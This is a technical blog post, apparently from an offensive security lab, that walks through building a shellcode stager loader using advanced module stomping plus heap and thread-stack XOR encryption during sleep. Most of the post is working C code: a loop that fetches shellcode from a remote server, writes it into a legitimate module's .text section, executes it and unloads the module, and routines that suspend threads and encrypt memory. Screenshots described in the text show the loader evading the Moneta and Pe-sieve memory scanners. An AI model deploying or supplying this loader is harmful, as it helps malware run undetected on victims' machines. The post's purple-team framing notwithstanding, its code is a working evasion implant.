Advanced Module Stomping & Heap/Stack Encryption

labs.cognisys.group/posts/Advanced-Module-Stomping-and-Heap-Stack-Encryption

Saad Ahla July 25, 2023

Posted *Jul 25, 2023*

By *Saad Ahla*
19 min read

Overview

This blog will talk about the in-depth analysis and implementation of:

- Heaps allocations Encryption while sleeping
- Threads Stack Encryption while sleeping
- Reverting stomped module back to its original content while sleeping

The code for this article is part of a basic ***Stager Shellcode Tasks Loader*** that can be found on this **Github** Repository.

The author of this blog post is Saad Ahla, known as @D1rkMtr, and he is passionate about Purple Team tooling.

Data Holders

Thread’s Stack :

In the realm of computer memory management, each thread within a program possesses its own dedicated stack, a specialised region of memory used for handling function call frames and local variables during execution. The stack is designed as a Last-In-First-Out (LIFO) data structure, where function calls push their frames onto the top of the stack, and upon returning, the frames are popped off, restoring the previous execution context.

The primary purposes of the stack include:


1. Storing local variables: As a function is called, its local variables are allocated on the stack. These variables are accessible only within the scope of that specific function, and they are automatically deallocated when the function call returns, ensuring efficient memory management.

2. Passing parameters to functions: Function arguments are typically passed through the stack. When a function is called, its parameters are pushed onto the stack, and the called function retrieves them from their relative positions on the stack.

3. Managing function call frames: The stack maintains a record of the execution context for each function call in the form of function call frames. These frames store the return address, local variables, and other necessary data for the function. When a function call is completed, its frame is removed from the stack, and the control flow returns to the calling function.

Here’s an example of data being put on the stack, while getting passed as an argument to printf :

```
#include <Windows.h>
#include <stdio.h>


int main() {

	printf("[+] PID : %d\n[+] TID : %d\n", GetCurrentProcessId(), GetCurrentThreadId());

	char message[] = "Why don't malwares ever go on vacation?\nBecause they hate the idea of a
\"sandbox\"!";
	printf("%s\n", message);

	getchar();

	return 1;
}
```



So as our program is sleeping the whole time, we don’t want analysts or memory scanners to access this data, so we have to make sure that this data is encrypted by encrypting the whole Threads Stacks.


Heap’s Allocations :

In computer memory management, the heap is a region of memory that provides a more persistent storage option compared to the stack. While the stack is primarily used for managing function call frames and local variables with automatic memory allocation and deallocation, the heap offers a more enduring solution for storing data.

Let’s see the following code that allocates some heap memory, and then copies a string into that heap memory. we used `HeapCreate` to create a heap, and we allocated a block of memory within that heap using the `HeapAlloc`, then we copied the “data” string into this allocated memory using the `CopyMemory` :

```
#include <Windows.h>
#include <stdio.h>


int main() {


    unsigned char data[] = "Malware would make a great politician; it promises speed and efficiency,
but all it does is take up resources and cause problems!";

    // Create a heap
    HANDLE hHeap = HeapCreate(0, 0, 0);
    if (hHeap == NULL) {
        printf("HeapCreate failed (%d)\n", GetLastError());
        return 1;
    }

    // Allocate memory in the heap
    LPVOID lpMem = HeapAlloc(hHeap, 0, sizeof(data) * 2);
    if (lpMem == NULL) {
        printf("HeapAlloc failed (%d)\n", GetLastError());
        HeapDestroy(hHeap);
        return 1;
    }
    printf("[+] Heap Allocation @ %p\n\n", lpMem);

    // Copy the data to the allocated memory
    CopyMemory(lpMem, data, sizeof(data));

    getchar();

        return 1;
}
```

We can see that the data has been stored in the heap memory :



So as our program is sleeping the whole time, we don't want analysts or memory scanners to access this data, so we have to make sure that this data is encrypted by encrypting the whole Heaps Allocations.

Advanced Module Stomping

Advanced module stomping is a stealthy technique used by malware to inject its shellcode into a legitimate `.text` module's section to benefit from its executable protection without the need of allocating an executable page.

However, advanced module stomping doesn't end there. To further conceal its activities, the malware reverts the modified module back to its original state while the host process is sleeping or during periods of inactivity. By restoring the original module content, the malware leaves minimal traces and further complicates detection efforts.

In our project, we defined a structure that will hold information about the shellcodes tasks that we will retrieve for our stager loader :

```
struct
DATA {

    void*
data;

size_t
len;

};
```

Within our main function, we will retrieve in a while loop a file-less shellcode from a remote server using `getFilelessData` function, and then we will get a random spot from `.text` section of the submitted module that will be holding our shellcode, after that we will copy our shellcode to that executable spot after changing its memory protection to be writable, and we zero out the retrieved shellcode to hide it from memory scanners, and we changed the protection back to be executable and we create a thread pointing to that memory spot holding the shellcode inside the infected `.text` module's section, and we wait for the shellcode terminating execution, after that we unload the infected stomped module, so we hide any IOC from memory scanners. After that, we go to sleep by encrypting the heap allocations and the threads stacks :

```
 while (true) {

        const char* tasks[3] = {"task1.bin", "task2.bin", "task3.bin"};

        DATA task = getFilelessData(host, port, tasks[i]);
        i++;

        if (i == 3) i = 0;

        if (!task.data) {
            printf("[-] Failed in retrieving shellcode (%u)\n", GetLastError());
            return -1;
        }

        printf("[+] Shellcode retrieved %p sized %d bytes\n", task.data, task.len);

        LPVOID RXspot = getRandomRXspot(moduleName, task.len);

        if (RXspot != NULL) {
            DWORD oldprotect = 0;
            if (!VirtualProtect((char*)RXspot, task.len, PAGE_READWRITE, &oldprotect))
{
                printf("[-] Failed in VirtualProtect 1 (%u)\n", GetLastError());
                return -1;
            }

            RtlMoveMemory(RXspot, task.data, task.len);
            // Zero out the retrieved shellcode
            ZeroMemory(task.data, task.len);

            // restore previous memory protection settings
            if (!VirtualProtect((char*)RXspot, task.len, oldprotect, &oldprotect)) {
                printf("[-] Failed in VirtualProtect 2 (%u)\n", GetLastError());
                return -1;
            }

            printf("[+] Stomped region starting : %p\n", RXspot);


            // Replace that with a Threadless execution , WaitForSingleObject ....
            HANDLE hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)RXspot, NULL,
0, 0);

            printf("[+] Thread Executing Shellcode TID : %d\n\n",
GetThreadId(hThread));

            if (!hThread) {
                printf("[-] Failed in CreateThread (%u)\n", GetLastError());
                return -1;
            }

            WaitForSingleObject(hThread, INFINITE);

            printf("[+] Reverting Stomped %s \n", moduleName);


            HMODULE hModule = GetModuleHandleA(moduleName);
```

```
            if (hModule == NULL) {
                printf("[-] Module is not loaded.\n");
                return -1;
            }

            if (FreeLibrary(hModule)) {
                printf("[+] Successfully unloaded the module.\n");

            }
            else {
                printf("[-] Failed to unload the module. Error code: %lu\n",
GetLastError());
                return -1;
            }

            printf("[+] Encrypting Heaps/Stacks ...\n\n\n");
            HappySleep(moduleName);


        }
        else {
            printf("[-] Impossible to stomp that module\n\n");
        }
```

Let’s put a `getchar()` just before `HappySleep` to check if we successfully bypassed open-source memory scanners like Moneta and Pe-sieve whenever the process is inactive :

Let’s execute Pe-sieve during shellcode execution, and we can see that it detected the stomped module

Same for Monita :

Now Let’s hit the `getchar` after unloading the stomped module :

0 suspicious for pe-sieve :

and the stomped module is not detected also for Moneta :

Happy Sleep

Heaps Allocations Encryption

Before going further and encrypting the heap allocations we have to make sure that other threads won't access the heap's allocations while encrypting them, such behaviour will crash the process, so we have to make sure to suspend all the threads and keep only the main thread

```
void HappySleep(const char* moduleName) {

    DWORD mainThreadId = GetCurrentThreadId();

    // Suspend all threads , only the main thread
    SuspendThreads(mainThreadId);
    // Iterate over all heaps allocations , and do
encryption.
    HeapEncryptDecrypt();

    <SNIP>

}
```

The `SuspendThreads` function takes the thread ID of the thread that should not be suspended, which is the main thread ID. It starts by creating a snapshot of all running threads in the current process using the `CreateToolhelp32Snapshot`function. It then iterates through each thread in the snapshot using a loop. For each thread, it checks if the thread belongs to the current process and if its thread ID is different from the main thread ID. If both conditions are met, it proceeds to suspend the thread using the `SuspendThread` function. The function suspends the selected threads one by one while leaving the thread identified by `TheThreadId` unaffected which is the main thread.

```
void SuspendThreads(DWORD TheThreadId) {

    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, GetCurrentProcessId());

    THREADENTRY32 te32;
    te32.dwSize = sizeof(THREADENTRY32);

    if (!Thread32First(hSnapshot, &te32))
        return;

    do {
        if (te32.th32OwnerProcessID == GetCurrentProcessId() && te32.th32ThreadID !=
TheThreadId) {

            SuspendThread(OpenThread(THREAD_ALL_ACCESS, FALSE, te32.th32ThreadID));
        }
    } while (Thread32Next(hSnapshot, &te32));
}
```

After suspending the whole threads and keeping the main thread active, we proceed to encrypt the heap allocations using the `HeapEncryptDecrypt` function. it performs an in-place encryption and decryption operation on the allocated memory blocks within all process heaps, except the default process heap.

Here's a brief explanation of what the function does:

1. It starts by obtaining the number of heaps in the current process using the `GetProcessHeaps` function. It allocates memory to store the handles of these heaps in the "heaps" array.

2. The function then re retrieves the handles of all process heaps using the GetProcessHeaps function and stores them in the "heaps" array.

3. Next, the function iterates through each heap in the "heaps" array. It skips the default process heap to avoid performing encryption/decryption on it.

4. For each heap, it uses the `HeapWalk` function to traverse through all allocated memory blocks within that heap.

5. Inside the loop, it checks if the current memory block is marked as busy (occupied) using the “PROCESS_HEAP_ENTRY_BUSY” flag in the “wFlags” field of the “PROCESS_HEAP_ENTRY” structure.

6. If the memory block is busy, the function applies an XOR operation (encryption/decryption) using the `xor_aa` function to the memory block’s data.

7. The function continues to traverse through all memory blocks within each heap, applying the XOR operation only to busy memory blocks.

8. After processing all heaps, the dynamically allocated memory for the “heaps” array is freed using the “free” function to avoid memory leaks.


```
void HeapEncryptDecrypt() {

    DWORD numHeaps = GetProcessHeaps(0, NULL);
    HANDLE* heaps = (HANDLE*)malloc(sizeof(HANDLE) *
numHeaps);
    GetProcessHeaps(numHeaps, heaps);

    PROCESS_HEAP_ENTRY entry;
    for (DWORD i = 0; i < numHeaps; i++) {
        // skip the default process heap
        if (heaps[i] == GetProcessHeap()) continue;

        SecureZeroMemory(&entry, sizeof(entry));
        while (HeapWalk(heaps[i], &entry)) {
            if ((entry.wFlags & PROCESS_HEAP_ENTRY_BUSY)
!= 0) {
                xor_aa((BYTE*)entry.lpData, entry.cbData);
            }
        }
    }
    free(heaps);


}
```

To make sure those functions do the actual job, we will create a heap, allocate a memory within it, copy the content of the “shellcode” array into the allocated memory, and print the heap allocation memory :

```
<SNIP>

        unsigned char shellcode[] = "Malware would make a great politician; it promises speed and
efficiency, but all it does is take up resources and cause problems!";

    // Create a heap
    HANDLE hHeap = HeapCreate(0, 0, 0);
    if (hHeap == NULL) {
        printf("HeapCreate failed (%d)\n", GetLastError());
        return 1;
    }

    // Allocate memory in the heap
    LPVOID lpMem = HeapAlloc(hHeap, 0, sizeof(shellcode)*2);
    if (lpMem == NULL) {
        printf("HeapAlloc failed (%d)\n", GetLastError());
        HeapDestroy(hHeap);
        return 1;
    }
    printf("[+] Heap Allocation @ %p\n\n", lpMem);

    // Copy the shellcode to the allocated memory
    CopyMemory(lpMem, shellcode, sizeof(shellcode));


<SNIP>
```

Now let’s inspect this heap memory before and after heaps allocations encryption.

Before :



After

Threads Stack Encryption - Decryption

Next, we will create a Thread that will suspend all the threads including the main thread and encrypt the stack of each thread, this is done by `EncryptDecryptThread` function, and we will pass the main thread ID as its argument.

```
void HappySleep(const char* moduleName) {

    <SNIP>

    HANDLE hEncryptDecryptThread = CreateThread(NULL, 0, EncryptDecryptThread, &mainThreadId, 0,
NULL);
    if (hEncryptDecryptThread == NULL) {
        printf("Failed to create encrypt/decrypt thread. Error: %lu\n", GetLastError());
        return ;
    }
    WaitForSingleObject(hEncryptDecryptThread, INFINITE);
    CloseHandle(hEncryptDecryptThread);

        <SNIP>

}
```

Let’s see the threads stacks encrypting part of this function. Here is a brief breakdown of the process:

1. The function starts by retrieving the main thread ID from the parameter passed to it using “lpParam.”
2. Retrieves the thread ID of the currently executing thread.
3. Creates a snapshot of all the running threads in the system.
4. The function then iterates over all the threads in the snapshot, ignoring those that aren’t part of the current process or are the current thread.
5. If the thread is the main thread, it is suspended, because the other threads are already suspended.


6. The function then tries to access low-level thread information by calling a function (`NtQueryInformationThread`) from the `ntdll.dll` library. This function provides very specific details about a thread, such as its TEB (Thread Environment Block).
7. If the function successfully queries the thread's information, it reads the stack memory of the thread using the `ReadProcessMemory` function. Then, it encrypts the stack memory of the thread.
8. Finally, the function sleeps for 10000 milliseconds

```
DWORD WINAPI EncryptDecryptThread(LPVOID lpParam) {
    DWORD mainThreadId = *((DWORD*)lpParam);
    DWORD currentThreadId = GetCurrentThreadId();
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);

    if (hSnapshot == INVALID_HANDLE_VALUE) {
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());
        return 1;
    }

    THREADENTRY32 te32;
    te32.dwSize = sizeof(THREADENTRY32);

    if (Thread32First(hSnapshot, &te32)) {
        do {
            if (te32.th32OwnerProcessID == GetCurrentProcessId() && te32.th32ThreadID !=
currentThreadId) {
                HANDLE hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, te32.th32ThreadID);

                if (hThread != NULL) {
                    if (te32.th32ThreadID == mainThreadId) {
                        SuspendThread(hThread);
                    }

                    HMODULE ntdll = GetModuleHandleA("ntdll.dll");
                    NtQueryInformationThreadPtr NtQueryInformationThread =
(NtQueryInformationThreadPtr)GetProcAddress(ntdll, "NtQueryInformationThread");

                    THREAD_BASIC_INFORMATION tbi;
                    NTSTATUS status = NtQueryInformationThread(hThread, (THREADINFOCLASS)0, &tbi,
sizeof(tbi), NULL);

                    if (status == 0) {
                        PVOID teb_base_address = tbi.TebBaseAddress;
                        PNT_TIB tib = (PNT_TIB)malloc(sizeof(NT_TIB));
                        SIZE_T bytesRead;

                        if (ReadProcessMemory(GetCurrentProcess(), teb_base_address, tib,
sizeof(NT_TIB), &bytesRead)) {
                            PVOID stack_top = tib->StackLimit;
                            PVOID stack_base = tib->StackBase;

                            xor_stack(stack_top, stack_base);
                        }
                        else {
                            printf("ReadProcessMemory (TEB) failed. Error: %lu\n", GetLastError());
                        }

                        free(tib);
                    }
                    else {
                        printf("NtQueryInformationThread failed with status: 0x%X\n", status);
                    }
                }
                else {
                    printf("Failed to open thread. Error: %lu\n", GetLastError());
                }
```


```
        }
    } while (Thread32Next(hSnapshot, &te32));
}
else {
    printf("Thread32First failed. Error:%lu\n", GetLastError());
}

    Sleep(10000); // Specify number of ms to sleep

    <SNIP>
```

Let’s monitor this Thread Stack encryption behaviour.

Before Thread Stack Encryption :



After Thread Stack Encryption :



We can see that the Stack for the Thread with ID 8952 got encrypted successfully.

Now Let’s see the threads stacks decrypting part of this function. Here is a brief breakdown of the process:


1. Similar to the first part, this block of code also loops through the list of threads in the current process using the `Thread32First` and `Thread32Next` functions. The snapshot of the current threads (`hSnapshot`) is used for this purpose.
2. The condition `if (te32.th32OwnerProcessID == GetCurrentProcessId() && te32.th32ThreadID != currentThreadId)` ensures that it only interacts with threads that belong to the current process and are not the current thread itself.
3. It opens a handle to the thread with the `OpenThread` function, with `THREAD_ALL_ACCESS` permission, meaning it can perform any operation on the thread.
4. It uses the `NtQueryInformationThread` function to retrieve specific details about the thread.
5. If it successfully retrieves the thread information, it reads the stack memory (from the Thread Environment Block, or TEB) of the thread using the `ReadProcessMemory` function.
6. It then calls `xor_stack` function to decrypt the stack memory of the thread.
7. If the thread in question is the main thread, it resumes the main thread with the `ResumeThread` function and then pauses for a second (`Sleep(1000)`). This delay is to ensure that the main thread has enough time to resume before proceeding.
8. After the operations on the thread are complete, it closes the handle to the thread with the `CloseHandle` function.
9. At the end of the function, it closes the handle to the snapshot with `CloseHandle(hSnapshot)` and returns 0 to indicate successful execution.

```
<SNIP>

// Decrypt the stacks and resume threads
    if (Thread32First(hSnapshot, &te32)) {
        do {
            if (te32.th32OwnerProcessID == GetCurrentProcessId() && te32.th32ThreadID != 
currentThreadId) {
                HANDLE hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, te32.th32ThreadID);
                if (hThread != NULL) {
                    HMODULE ntdll = GetModuleHandleA("ntdll.dll");
                    NtQueryInformationThreadPtr NtQueryInformationThread = 
(NtQueryInformationThreadPtr)GetProcAddress(ntdll, "NtQueryInformationThread");

                    THREAD_BASIC_INFORMATION tbi;
                    NTSTATUS status = NtQueryInformationThread(hThread, (THREADINFOCLASS)0, &tbi, 
sizeof(tbi), NULL);

                    if (status == 0) {
                        PVOID teb_base_address = tbi.TebBaseAddress;
                        PNT_TIB tib = (PNT_TIB)malloc(sizeof(NT_TIB));
                        SIZE_T bytesRead;

                        if (ReadProcessMemory(GetCurrentProcess(), teb_base_address, tib, 
sizeof(NT_TIB), &bytesRead)) {
                            PVOID stack_top = tib->StackLimit;
                            PVOID stack_base = tib->StackBase;

                            xor_stack(stack_top, stack_base);
                        }
                        else {
                            printf("ReadProcessMemory (TEB) failed. Error: %lu\n", GetLastError());
                        }

                        free(tib);
                    }
                    else {
                        printf("NtQueryInformationThread failed with status: 0x%X\n", status);
                    }

                    if (te32.th32ThreadID == mainThreadId) {
                        ResumeThread(hThread);
                        // delay for the main thread to be resumed
                        Sleep(1000);
                    }
                    CloseHandle(hThread);
                }
                else {
                    printf("Failed to open thread. Error: %lu\n", GetLastError());
                }
            }
        } while (Thread32Next(hSnapshot, &te32));
    }
    else {
        printf("Thread32First failed. Error:%lu\n", GetLastError());
    }

    CloseHandle(hSnapshot);
```


```
    return 0;
}
```

Let’s monitor this Thread Stack decryption behavior.

Before Thread Stack Decryption :



After Thread Stack Decryption :



Heaps Allocations Decryption

Then we will call `HeapEncryptDecrypt` to iterate over all the Heaps Allocations and decrypt them back to its initial content, and call `ResumeThreads` function to resume the threads that we suspended before :

```
<SNIP>


    // Decrypt Allocations
    HeapEncryptDecrypt();
    // Resume Threads

ResumeThreads(mainThreadId
);

<SNIP>
```

Here's a brief explanation of what the `ResumeThreads` function does:


1. The function starts by creating a snapshot of all running threads in the current process using `CreateToolhelp32Snapshot` with the "TH32CS_SNAPTHREAD" flag. The snapshot will contain information about all threads running in the process.
2. The function uses `Thread32First` to retrieve information about the first thread in the snapshot and checks if there is at least one thread in the process. If there are no threads, the function returns without further processing.
3. It enters a loop to iterate through each thread in the snapshot using `Thread32Next`.
4. For each thread in the snapshot, it checks if the thread belongs to the current process (by comparing its "th32OwnerProcessID" with the current process ID returned by "GetCurrentProcessId") and if its thread ID is different from the specified "TheThreadId", which is the main thread in this case.
5. If both conditions are met, it proceeds to resume the thread by calling `OpenThread` with "THREAD_ALL_ACCESS" permissions to obtain a handle to the thread and then calls `ResumeThread` to resume the thread's execution.
6. The function continues the loop to process the next thread in the snapshot until all threads have been examined.

```
void ResumeThreads(DWORD TheThreadId) {

    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, GetCurrentProcessId());

    THREADENTRY32 te32;
    te32.dwSize = sizeof(THREADENTRY32);

    if (!Thread32First(hSnapshot, &te32))
        return;

    do {
        if (te32.th32OwnerProcessID == GetCurrentProcessId() && te32.th32ThreadID != 
TheThreadId) {

            ResumeThread(OpenThread(THREAD_ALL_ACCESS, FALSE, te32.th32ThreadID));
        }
    } while (Thread32Next(hSnapshot, &te32));

}
```


Let’s monitor this Heaps Allocations decryption behavior.

Before Heaps Allocations Decryption :

After Heaps Allocations Decryption :



Here’s a Demonstration Video :



The code for this article is part of a Stager Shellcode Loader implementing Advanced module stomping, Heap/Stack Encryption can be found on this **Github** Repository.

References :